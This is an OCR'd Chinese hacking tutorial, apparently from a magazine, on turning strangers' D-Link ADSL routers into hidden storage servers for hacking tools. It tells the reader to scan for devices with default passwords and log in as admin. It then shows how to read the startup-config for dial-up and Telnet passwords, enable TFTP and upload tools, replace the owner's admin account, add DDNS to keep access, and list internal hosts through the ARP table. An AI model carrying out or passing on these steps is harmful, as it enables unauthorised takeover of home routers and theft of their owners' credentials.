
一、打造我们的黑软服务器


来开始打造我们的黑软兵器库吧。首先打开“ADSL密码终结者”，扫描一个ADSL网段的ADSL路由设备的默认密码，能发现好多的默认密码，如果在“ADSL密码终结者”系统栏提示为“DL-IOS-HTTPD1.0”，则说明此设备就是D-link设备了。我选择的这个网段出现了4台D-link设备，如图1。

D-link设备通常具有HTTP管理和Telnet管理两种方法。我们直接在“ADSL密码终结者”中选择一台D-link设备，然后点击右键，选择“进入管理界面”，输入默认的帐号密码admin后就能进入D-link设备的管理界面了。D-link设备的所有当前配置信息都保存在“startup-config”文件中，我们直接在URL中加入对此文件的请求，就看到这台设备的当前配置了，如图2。

在“startup-config”中我们能看到许多敏感信息，如ADSL拨号密码，内网接口配置信息，Telnet管理的明文密码等等。


HTTP的设备管理界面只提供了基本的管理功能，如果要配置更复杂的功能，还需要利用Telnet登录到ADSL路由器进行命令行下的管理。我们连接到此设备，使用“Enable”命令进入“特权模式”，使用“Dir”命令列出设备上的当前目录及文件，然后使用“MD”命令建立一个我们要存放黑软的文件夹“hacktoolz”，使用“CD”命令进入新建立的目录中。最关键的时刻到来了，D-link牌ADSL路由设备默认情况下是不启用TFTP服务器的。我们要使用“Config”命令进入配置模式，输入“Tftp-server”命令开启TFTP服务器。至此，这台ADSL路由器就被我们打造成一台TFTP服务器了。我们可以在本地利用系统自带的tftp命令上传我们的黑软了，如图3。



图3


图4

文件上传完成了，我们可以通过HTTP协议来访问，不过为了我们可以安全的访问，我建议先把ADSL路由器上的默认管理员密码删除了，新建立一个我们的帐号。这样既保护了我们黑客工具的安全访问，也简单加固了我们的ADSL路由器，以防止别人使用默认的管理帐号来登录此ADSL路由器，具体配置如图4。

家庭ADSL路由设备的一个问题就是每次拨号上网的IP不是固定的，我们怎么才能保证每次都能找到存放我们黑软的设备呢？好在D-link还提供了一个DDNS（动态域名系统）功能。不过只支持花生壳动态域名服务，我们可以去花生壳网站申请一个免费的动态域名，然后来到DDNS的图形配置页面配置我们申请的动态域名的详细信息。不过这里有一点需要注意，在“绑定端口”中，一定要选定为外网的拨号接口，只有这样每次ADSL路由设备拨号的时候，才能正确的更新自己的IP到域名，如图5。


图5


图6

二、其它的应用

1. 对入侵内网的一点补充

记得以前的黑客x档案上曾经刊登过一篇利用网络地址转换（NAT）的方法来入侵内网的文章，作者的总体思路是正确的，但是在扫描内网活动主机IP的时候，他采用的是猜的方法。我在几次的测试过程中发现利用ADSL路由器内带的ARP功能直接就能把内网的所有活动的主

机列出来。我们登录ADSL路由器，然后“Enable”进入特权模式，使用“Clear arp-cache”命令清空现在的ARP表内的缓存，然后等一段时间，只要有内网的机器与ADSL路由器通信，ARP表内就会存在新的IP地址，然后使用“show arp”命令看下现在的ARP表，内网的IP显示出来了，使用ping命令测试一下，通了！然后再到“转发设置”中进行进一步配置，如图6。

